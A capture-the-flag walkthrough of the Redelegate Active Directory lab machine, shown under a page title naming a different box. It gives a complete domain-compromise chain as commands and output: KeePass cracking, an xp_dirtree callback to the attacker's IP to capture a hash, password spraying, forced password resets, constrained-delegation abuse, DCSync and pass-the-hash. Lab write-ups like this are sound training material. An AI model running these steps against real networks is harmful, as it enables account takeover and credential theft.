



HTB: Helix Writeup
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.

Redelegate is a Hard Windows Active Directory machine that starts with anonymous FTP access exposing a KeePass database alongside some revealing internal documents. Cracking the database unlocks a credential set for the MSSQL service account, which gives us an authenticated foothold to enumerate domain users via RID brute-forcing and capture a NetNTLM hash. From there, a password spray using a seasonally-themed wordlist derived from an internal training document lands credentials for Marie.Curie. BloodHound reveals that Marie.Curie holds ForceChangePassword over several accounts, including Helen.Frost, who sits in the IT group and carries SeEnableDelegationPrivilege. From Helen.Frost, the IT group’s GenericAll over the FS01$ machine account lets us reset its password and configure constrained delegation targeting the DC’s CIFS service. With FS01$ set up for S4U2Self/S4U2Proxy abuse, we impersonate the domain controller itself to obtain a ticket that unlocks a full DCSync and the domain Administrator hash.
The target has a classic Windows domain controller port profile. I used RustScan to identify open ports before passing them into Nmap for service detection.
nmap -vvv -p 21,53,80,88,135,139,389,445,464,593,636,3268,3269,3389,5985,9389,49932 \
  -sCV -Pn 10.129.234.50 -oA fulltcp
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 10-20-24  01:11AM                  434 CyberAudit.txt
| 10-20-24  05:14AM                 2622 Shared.kdbx
|_10-20-24  01:26AM                  580 TrainingAgenda.txt
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: redelegate.vl)
445/tcp   open  microsoft-ds?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: REDELEGATE
|   NetBIOS_Domain_Name: REDELEGATE
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: redelegate.vl
|   DNS_Computer_Name: dc.redelegate.vl
|_  Product_Version: 10.0.20348
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0
49932/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.129.234.50:49932:
|     Version: Microsoft SQL Server 2019 RTM
|_  TCP port: 49932
The domain is redelegate.vl and the box is the DC (dc.redelegate.vl). Two things stand out immediately: anonymous FTP is open with three files already visible in Nmap’s output, and there is a SQL Server 2019 instance running on a non-standard high port. I set up /etc/hosts and synced the clock before doing anything Kerberos-related.
nxc smb $IP --generate-hosts-file hosts
nxc smb $IP --generate-krb5-file krb5
sudo ntpdate $IP
sudo mv krb5 /etc/krb5.conf
cat hosts | sudo tee -a /etc/hosts
SMB  10.129.234.50  445  DC  [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:redelegate.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB  10.129.234.50  445  DC  [+] krb5 conf saved to: krb5
SMB  10.129.234.50  445  DC  [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5
2026-05-02 10:04:44.926256 (+0100) -0.485498 +/- 0.019500 10.129.234.50 s1 no-leap
10.129.234.50     DC.redelegate.vl redelegate.vl DC
With anonymous FTP confirmed, I logged in and grabbed everything with mget *.
ftp $IP
Connected to 10.129.234.50.
220 Microsoft FTP Service
Name (10.129.234.50:itzvenom): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||62992|)
125 Data connection already open; Transfer starting.
10-20-24  01:11AM                  434 CyberAudit.txt
10-20-24  05:14AM                 2622 Shared.kdbx
10-20-24  01:26AM                  580 TrainingAgenda.txt
226 Transfer complete.
ftp> prompt off
Interactive mode off.
ftp> mget *
local: CyberAudit.txt remote: CyberAudit.txt
229 Entering Extended Passive Mode (|||62994|)
125 Data connection already open; Transfer starting.
100% |***********************************|   434       10.20 KiB/s    00:00 ETA
226 Transfer complete.
434 bytes received in 00:00 (10.04 KiB/s)
local: Shared.kdbx remote: Shared.kdbx
229 Entering Extended Passive Mode (|||62995|)
150 Opening ASCII mode data connection.
100% |***********************************|  2622       53.85 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 10 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
2622 bytes received in 00:00 (53.58 KiB/s)
local: TrainingAgenda.txt remote: TrainingAgenda.txt
229 Entering Extended Passive Mode (|||62996|)
150 Opening ASCII mode data connection.
100% |***********************************|   580        6.03 KiB/s    00:00 ETA
226 Transfer complete.
580 bytes received in 00:00 (6.02 KiB/s)
The WARNING! 10 bare linefeeds received in ASCII mode on Shared.kdbx is a problem - FTP’s ASCII mode rewrites line endings, which corrupts binary files. A KeePass database transferred this way will likely fail to open. I reconnected and re-fetched it in binary mode:
ftp $IP
Connected to 10.129.234.50.
220 Microsoft FTP Service
Name (10.129.234.50:itzvenom): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> binary
200 Type set to I.
ftp> get Shared.kdbx
local: Shared.kdbx remote: Shared.kdbx
229 Entering Extended Passive Mode (|||57768|)
125 Data connection already open; Transfer starting.
100% |*******************************|  2622       61.87 KiB/s    00:00 ETA
226 Transfer complete.
2622 bytes received in 00:00 (61.69 KiB/s)
ftp> exit
221 Goodbye.
Now for the text files. CyberAudit.txt is an internal security audit from October 2024:
OCTOBER 2024 AUDIT FINDINGS

[!] CyberSecurity Audit findings:

1) Weak User Passwords
2) Excessive Privilege assigned to users
3) Unused Active Directory objects
4) Dangerous Active Directory ACLs

[*] Remediation steps:

1) Prompt users to change their passwords: DONE
2) Check privileges for all users and remove high privileges: DONE
3) Remove unused objects in the domain: IN PROGRESS
4) Recheck ACLs: IN PROGRESS
Items 3 and 4 are still in progress - a direct preview of what the box has in store. TrainingAgenda.txt is a schedule of employee awareness sessions:
EMPLOYEE CYBER AWARENESS TRAINING AGENDA (OCTOBER 2024)

Friday 4th October  | 14.30 - 16.30 - 53 attendees
"Don't take the bait" - How to better understand phishing emails and what to do when you see one


Friday 11th October | 15.30 - 17.30 - 61 attendees
"Social Media and their dangers" - What happens to what you post online?


Friday 18th October | 11.30 - 13.30 - 7 attendees
"Weak Passwords" - Why "SeasonYear!" is not a good password


Friday 25th October | 9.30 - 12.30 - 29 attendees
"What now?" - Consequences of a cyber attack and how to mitigate them
The October 18th session is the one that matters: "SeasonYear!" is not a good password. Only 7 people showed up for that one. The implication is that users in this domain are still using exactly that pattern - I’ll build a spray wordlist from it.
keepass2john extracts a crackable hash from the database file.
keepass2john Shared.kdbx > hash
Building a wordlist from the training agenda hint:
cat wordlist
Spring2023!
Spring2024!
Summer2023!
Summer2024!
Fall2023!
Fall2024!
Autumn2023!
Autumn2024!
Winter2023!
Winter2024!
john --wordlist=wordlist hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 600000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Fall2024!        (Shared)
1g 0:00:00:00 DONE (2026-05-02 10:24) 3.571g/s 35.71p/s 35.71c/s 35.71C/s Spring2023!..Winter2024!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Fall2024! opens the database. Inside there are multiple stored credential entries.

With the KeePass credentials available, I copied the passwords and usernames into separate files and began testing them against services. The SQLGuest credential works against the MSSQL instance.
mssqlclient.py 'SQLGUEST':'[REDACTED]'@redelegate.vl
Impacket v0.14.0.dev0+20260501.5643.899ef248 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (SQLGuest  guest@master)>
The account lands as a guest. I ran through the standard enumeration checks to understand what’s available.
SQL (SQLGuest  guest@master)> enum_db
name     is_trustworthy_on
------   -----------------
master                   0
tempdb                   0
model                    0
msdb                     1

SQL (SQLGuest  guest@master)> enum_links
SRV_NAME                     SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE               SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
--------------------------   ----------------   -----------   --------------------------   ------------------   ------------   -------
WIN-Q13O908QBPG\SQLEXPRESS   SQLNCLI            SQL Server    WIN-Q13O908QBPG\SQLEXPRESS   NULL                 NULL           NULL

Linked Server   Local Login   Is Self Mapping   Remote Login
-------------   -----------   ---------------   ------------

SQL (SQLGuest  guest@master)> enum_impersonate
execute as   database   permission_name   state_desc   grantee   grantor
----------   --------   ---------------   ----------   -------   -------

SQL (SQLGuest  guest@master)> enum_logins
name       type_desc   is_disabled   sysadmin   securityadmin   serveradmin   setupadmin   processadmin   diskadmin   dbcreator   bulkadmin
--------   ---------   -----------   --------   -------------   -----------   ----------   ------------   ---------   ---------   ---------
sa         SQL_LOGIN             1          1               0             0            0              0           0           0           0
SQLGuest   SQL_LOGIN             0          0               0             0            0              0           0           0           0

SQL (SQLGuest  guest@master)> enum_users
UserName             RoleName   LoginName   DefDBName   DefSchemaName
------------------   --------   ---------   ---------   -------------
dbo                  db_owner   sa          master      dbo
guest                public     NULL        NULL        guest
INFORMATION_SCHEMA   public     NULL        NULL        NULL
sys                  public     NULL        NULL        NULL

SQL (SQLGuest  guest@master)> enum_owner
Database   Owner
--------   -----
master     sa
tempdb     sa
model      sa
msdb       sa
No impersonation rights, no exploitable linked server path, sa is disabled. Direct command execution is off the table. xp_dirtree is still available to a guest account though, and it forces an outbound SMB authentication - enough to capture a NetNTLM hash.
I started Responder in analyze mode on tun0 so it would log incoming auth attempts without actively poisoning the network, then triggered the UNC callback from inside the SQL session.
sudo responder -A -I tun0
xp_dirtree \\10.10.14.24\itzvenom
[SMB] NTLMv2-SSP Client   : 10.129.234.50
[SMB] NTLMv2-SSP Username : REDELEGATE\sql_svc
[SMB] NTLMv2-SSP Hash     : sql_svc::REDELEGATE:996dbdd4cff0d661:[REDACTED]
The hash belongs to sql_svc. It doesn’t crack against common wordlists, so I set it aside and moved on.
Without a working sql_svc password, I pivoted to RID brute-forcing through the MSSQL connection to enumerate all domain accounts.
nxc mssql $IP -u 'SQLGuest' -p '[REDACTED]' --local-auth --rid-brute 5000
MSSQL  10.129.234.50  1433  DC  [+] DC\SQLGuest:[REDACTED]
<SNIP>
MSSQL  10.129.234.50  1433  DC  1000: REDELEGATE\SQLServer2005SQLBrowserUser$WIN-Q13O908QBPG
MSSQL  10.129.234.50  1433  DC  1002: REDELEGATE\DC$
MSSQL  10.129.234.50  1433  DC  1103: REDELEGATE\FS01$
MSSQL  10.129.234.50  1433  DC  1104: REDELEGATE\Christine.Flanders
MSSQL  10.129.234.50  1433  DC  1105: REDELEGATE\Marie.Curie
MSSQL  10.129.234.50  1433  DC  1106: REDELEGATE\Helen.Frost
MSSQL  10.129.234.50  1433  DC  1107: REDELEGATE\Michael.Pontiac
MSSQL  10.129.234.50  1433  DC  1108: REDELEGATE\Mallory.Roberts
MSSQL  10.129.234.50  1433  DC  1109: REDELEGATE\James.Dinkleberg
MSSQL  10.129.234.50  1433  DC  1112: REDELEGATE\Helpdesk
MSSQL  10.129.234.50  1433  DC  1113: REDELEGATE\IT
MSSQL  10.129.234.50  1433  DC  1114: REDELEGATE\Finance
MSSQL  10.129.234.50  1433  DC  1115: REDELEGATE\DnsAdmins
MSSQL  10.129.234.50  1433  DC  1116: REDELEGATE\DnsUpdateProxy
MSSQL  10.129.234.50  1433  DC  1117: REDELEGATE\Ryan.Cooper
MSSQL  10.129.234.50  1433  DC  1119: REDELEGATE\sql_svc
That gives a full user and group list. There’s also a machine account FS01$ at RID 1103 - worth keeping in mind. Now I have two wordlists to spray: the passwords stored inside the KeePass database, and the seasonal wordlist used to crack it.
First pass using the KeePass-internal passwords against all domain users over SMB:
nxc smb $IP -u users -p passwords --continue-on-success
SMB  10.129.234.50  445  DC  [-] redelegate.vl\Christine.Flanders:Spdv41gg4BlBgSYIW1gF STATUS_LOGON_FAILURE
SMB  10.129.234.50  445  DC  [-] redelegate.vl\Marie.Curie:Spdv41gg4BlBgSYIW1gF STATUS_LOGON_FAILURE
SMB  10.129.234.50  445  DC  [-] redelegate.vl\Helen.Frost:Spdv41gg4BlBgSYIW1gF STATUS_LOGON_FAILURE
SMB  10.129.234.50  445  DC  [-] redelegate.vl\Michael.Pontiac:Spdv41gg4BlBgSYIW1gF STATUS_LOGON_FAILURE
SMB  10.129.234.50  445  DC  [-] redelegate.vl\Mallory.Roberts:Spdv41gg4BlBgSYIW1gF STATUS_ACCOUNT_RESTRICTION
SMB  10.129.234.50  445  DC  [-] redelegate.vl\James.Dinkleberg:Spdv41gg4BlBgSYIW1gF STATUS_LOGON_FAILURE
SMB  10.129.234.50  445  DC  [-] redelegate.vl\Ryan.Cooper:Spdv41gg4BlBgSYIW1gF STATUS_LOGON_FAILURE
SMB  10.129.234.50  445  DC  [-] redelegate.vl\sql_svc:Spdv41gg4BlBgSYIW1gF STATUS_LOGON_FAILURE
SMB  10.129.234.50  445  DC  [-] redelegate.vl\Christine.Flanders:cn4KOEgsHqvKXPjEnSD9 STATUS_LOGON_FAILURE
SMB  10.129.234.50  445  DC  [-] redelegate.vl\Marie.Curie:cn4KOEgsHqvKXPjEnSD9 STATUS_LOGON_FAILURE
SMB  10.129.234.50  445  DC  [-] redelegate.vl\Helen.Frost:cn4KOEgsHqvKXPjEnSD9 STATUS_LOGON_FAILURE
SMB  10.129.234.50  445  DC  [-] redelegate.vl\Michael.Pontiac:cn4KOEgsHqvKXPjEnSD9 STATUS_LOGON_FAILURE
SMB  10.129.234.50  445  DC  [-] redelegate.vl\Mallory.Roberts:cn4KOEgsHqvKXPjEnSD9 STATUS_ACCOUNT_RESTRICTION
SMB  10.129.234.50  445  DC  [-] redelegate.vl\James.Dinkleberg:cn4KOEgsHqvKXPjEnSD9 STATUS_LOGON_FAILURE
SMB  10.129.234.50  445  DC  [-] redelegate.vl\Ryan.Cooper:cn4KOEgsHqvKXPjEnSD9 STATUS_LOGON_FAILURE
SMB  10.129.234.50  445  DC  [-] redelegate.vl\sql_svc:cn4KOEgsHqvKXPjEnSD9 STATUS_LOGON_FAILURE
<SNIP - remaining KeePass passwords all return STATUS_LOGON_FAILURE or STATUS_ACCOUNT_RESTRICTION>
Nothing lands. Mallory.Roberts consistently returns STATUS_ACCOUNT_RESTRICTION rather than STATUS_LOGON_FAILURE - the password may be correct but the account has restricted logon (no interactive/network auth, or a time-based policy). No way to tell from here. Spraying the seasonal wordlist next:
nxc smb $IP -u users -p wordlist --continue-on-success
SMB  10.129.234.50  445  DC  [-] redelegate.vl\Christine.Flanders:Spring2023! STATUS_LOGON_FAILURE
SMB  10.129.234.50  445  DC  [-] redelegate.vl\Marie.Curie:Spring2023! STATUS_LOGON_FAILURE
SMB  10.129.234.50  445  DC  [-] redelegate.vl\Helen.Frost:Spring2023! STATUS_LOGON_FAILURE
SMB  10.129.234.50  445  DC  [-] redelegate.vl\Michael.Pontiac:Spring2023! STATUS_LOGON_FAILURE
SMB  10.129.234.50  445  DC  [-] redelegate.vl\Mallory.Roberts:Spring2023! STATUS_ACCOUNT_RESTRICTION
SMB  10.129.234.50  445  DC  [-] redelegate.vl\James.Dinkleberg:Spring2023! STATUS_LOGON_FAILURE
SMB  10.129.234.50  445  DC  [-] redelegate.vl\Ryan.Cooper:Spring2023! STATUS_LOGON_FAILURE
SMB  10.129.234.50  445  DC  [-] redelegate.vl\sql_svc:Spring2023! STATUS_LOGON_FAILURE
<SNIP>
SMB  10.129.234.50  445  DC  [-] redelegate.vl\Christine.Flanders:Fall2024! STATUS_LOGON_FAILURE
SMB  10.129.234.50  445  DC  [+] redelegate.vl\Marie.Curie:Fall2024!
SMB  10.129.234.50  445  DC  [-] redelegate.vl\Helen.Frost:Fall2024! STATUS_LOGON_FAILURE
SMB  10.129.234.50  445  DC  [-] redelegate.vl\Michael.Pontiac:Fall2024! STATUS_LOGON_FAILURE
<SNIP - remaining seasonal passwords return STATUS_LOGON_FAILURE>
Marie.Curie reused Fall2024! - the same password that was protecting the KeePass file itself.
With valid domain credentials, I collected BloodHound data to map the attack paths.
rusthound-ce -d redelegate.vl -c All \
  --ldapusername 'Marie.Curie' -p 'Fall2024!' \
  -i $IP -z --dns-tcp
[2026-05-02T09:50:24Z INFO  rusthound_ce] Collection method: All
[2026-05-02T09:50:24Z INFO  rusthound_ce::ldap] Connected to REDELEGATE.VL Active Directory!
[2026-05-02T09:50:24Z INFO  rusthound_ce::ldap] Starting data collection...
[2026-05-02T09:50:29Z INFO  rusthound_ce::json::maker::common] 12 users parsed!
[2026-05-02T09:50:29Z INFO  rusthound_ce::json::maker::common] 64 groups parsed!
[2026-05-02T09:50:29Z INFO  rusthound_ce::json::maker::common] 2 computers parsed!
[2026-05-02T09:50:29Z INFO  rusthound_ce::json::maker::common] 1 ous parsed!
[2026-05-02T09:50:29Z INFO  rusthound_ce::json::maker::common] 1 domains parsed!
[2026-05-02T09:50:29Z INFO  rusthound_ce::json::maker::common] 2 gpos parsed!
[2026-05-02T09:50:29Z INFO  rusthound_ce::json::maker::common] 73 containers parsed!
[2026-05-02T09:50:29Z INFO  rusthound_ce::json::maker::common] .//20260502105029_redelegate-vl_rusthound-ce.zip created!
Importing into BloodHound, Marie.Curie has ForceChangePassword over sql_svc, James.Dinkleberg, Michael.Pontiac, Helen.Frost, Christine.Flanders, and Guest.


Helen.Frost is the most interesting target in that list. She is a member of the IT group, which has GenericAll over FS01$, and she is in REMOTE MANAGEMENT USERS, meaning WinRM access once we have her credentials.
bloodyAD --host 10.129.234.50 -d redelegate.vl \
  -u 'Marie.Curie' -p 'Fall2024!' \
  set password Helen.Frost Password1234!
[+] Password changed successfully!
nxc smb redelegate.vl -u Helen.Frost -p Password1234!
SMB 10.129.234.50 445 DC [+] redelegate.vl\Helen.Frost:Password1234!
evil-winrm -i 10.129.234.50 -u Helen.Frost -p Password1234!
Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Helen.Frost\Documents> cd ..
*Evil-WinRM* PS C:\Users\Helen.Frost> tree /F /A .
Folder PATH listing
Volume serial number is 000002A4 5171:55DF
C:\USERS\HELEN.FROST
+---Desktop
|       user.txt
|
+---Documents
+---Downloads
+---Favorites
+---Links
+---Music
+---Pictures
+---Saved Games
\---Videos
*Evil-WinRM* PS C:\Users\Helen.Frost> cd Desktop
*Evil-WinRM* PS C:\Users\Helen.Frost\Desktop> type user.txt
[REDACTED]
Before moving to escalation, it’s worth looking at exactly what Helen.Frost has on this box. Running whoami /all:
USER INFORMATION
----------------

User Name              SID
====================== ==============================================
redelegate\helen.frost S-1-5-21-4024337825-2033394866-2055507597-1106


GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                            Attributes
=========================================== ================ ============================================== ==================================================
Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
REDELEGATE\IT                               Group            S-1-5-21-4024337825-2033394866-2055507597-1113 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                                                    State
============================= ============================================================== =======
SeMachineAccountPrivilege     Add workstations to domain                                     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                                       Enabled
SeEnableDelegationPrivilege   Enable computer and user accounts to be trusted for delegation Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                                 Enabled
Two things here. First, REDELEGATE\IT group membership is confirmed, which connects to the GenericAll over FS01$ from BloodHound. Second, SeEnableDelegationPrivilege is present and enabled. This is a rarely-granted right that lets a principal configure Kerberos delegation attributes on AD objects - specifically, setting TRUSTED_TO_AUTH_FOR_DELEGATION and msDS-AllowedToDelegateTo. Normally modifying those attributes requires Domain Admin. With this privilege plus IT’s GenericAll over FS01$, there is a complete chain: take over the machine account, configure constrained delegation with protocol transition pointing at the DC’s CIFS service, then abuse S4U2Proxy to impersonate the DC itself.
GenericAll over a machine account means Helen.Frost can reset its password directly.
bloodyAD --host redelegate.vl -d redelegate.vl \
  -u Helen.Frost -p 'Password1234!' \
  set password FS01$ 'Password1234!'
[+] Password changed successfully!
With FS01$ under control, I used Helen.Frost’s SeEnableDelegationPrivilege to configure two attributes on it. First, adding TRUSTED_TO_AUTH_FOR_DELEGATION to the machine account’s userAccountControl, which enables protocol transition - FS01$ can request a service ticket on behalf of any domain user without that user having forwarded a TGT. Second, setting msDS-AllowedToDelegateTo to cifs/dc.redelegate.vl, which constrains where that delegation is permitted to go.
bloodyAD -d redelegate.vl -u Helen.Frost -p Password1234! \
  --host "dc.redelegate.vl" \
  add uac FS01$ -f TRUSTED_TO_AUTH_FOR_DELEGATION
[-] ['TRUSTED_TO_AUTH_FOR_DELEGATION'] property flags added to FS01$'s userAccountControl
bloodyAD -d redelegate.vl -u Helen.Frost -p Password1234! \
  --host "dc.redelegate.vl" \
  set object FS01$ msDS-AllowedToDelegateTo -v 'cifs/dc.redelegate.vl'
[+] FS01$'s msDS-AllowedToDelegateTo has been updated
Constrained delegation with protocol transition enables the S4U2Self/S4U2Proxy Kerberos extension flow. FS01$ can first request a service ticket to itself as any domain user (S4U2Self), then exchange that ticket for a valid ticket to the configured target SPN as the same user (S4U2Proxy). By asking to impersonate the domain controller account DC$, the resulting ticket for cifs/dc.redelegate.vl carries DC-level privileges - enough to run DCSync.
getST.py redelegate.vl/'FS01$':'Password1234!' \
  -spn cifs/dc.redelegate.vl \
  -impersonate DC
Impacket v0.14.0.dev0+20260501.5643.899ef248 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating DC
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in DC@cifs_dc.redelegate.vl@REDELEGATE.VL.ccache
With the ticket cached, I loaded it and ran secretsdump using Kerberos authentication to pull the NTDS secrets.
export KRB5CCNAME=DC@cifs_dc.redelegate.vl@REDELEGATE.VL.ccache
impacket-secretsdump -k dc.redelegate.vl
[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
Christine.Flanders:1104:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
Marie.Curie:1105:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
Helen.Frost:1106:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
Michael.Pontiac:1107:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
Mallory.Roberts:1108:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
James.Dinkleberg:1109:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
Ryan.Cooper:1117:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
sql_svc:1119:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
DC$:1002:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
FS01$:1103:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
evil-winrm -i 10.129.234.50 -u Administrator -H '[REDACTED]'
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
[REDACTED]
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
NanoCorp is a Windows AD box: a job-application zip upload leaks an NTLM hash via CVE-2025-24071, AD group abuse pivots accounts, and an NTLM reflection trick (CVE-2025-33073) lands a privileged DC shell.
Break out of a locked Windows VDI kiosk over RDP, recover credentials from an unattend.xml, exploit an unquoted service path, and weaponize a DLL plugin hijack to gain local admin.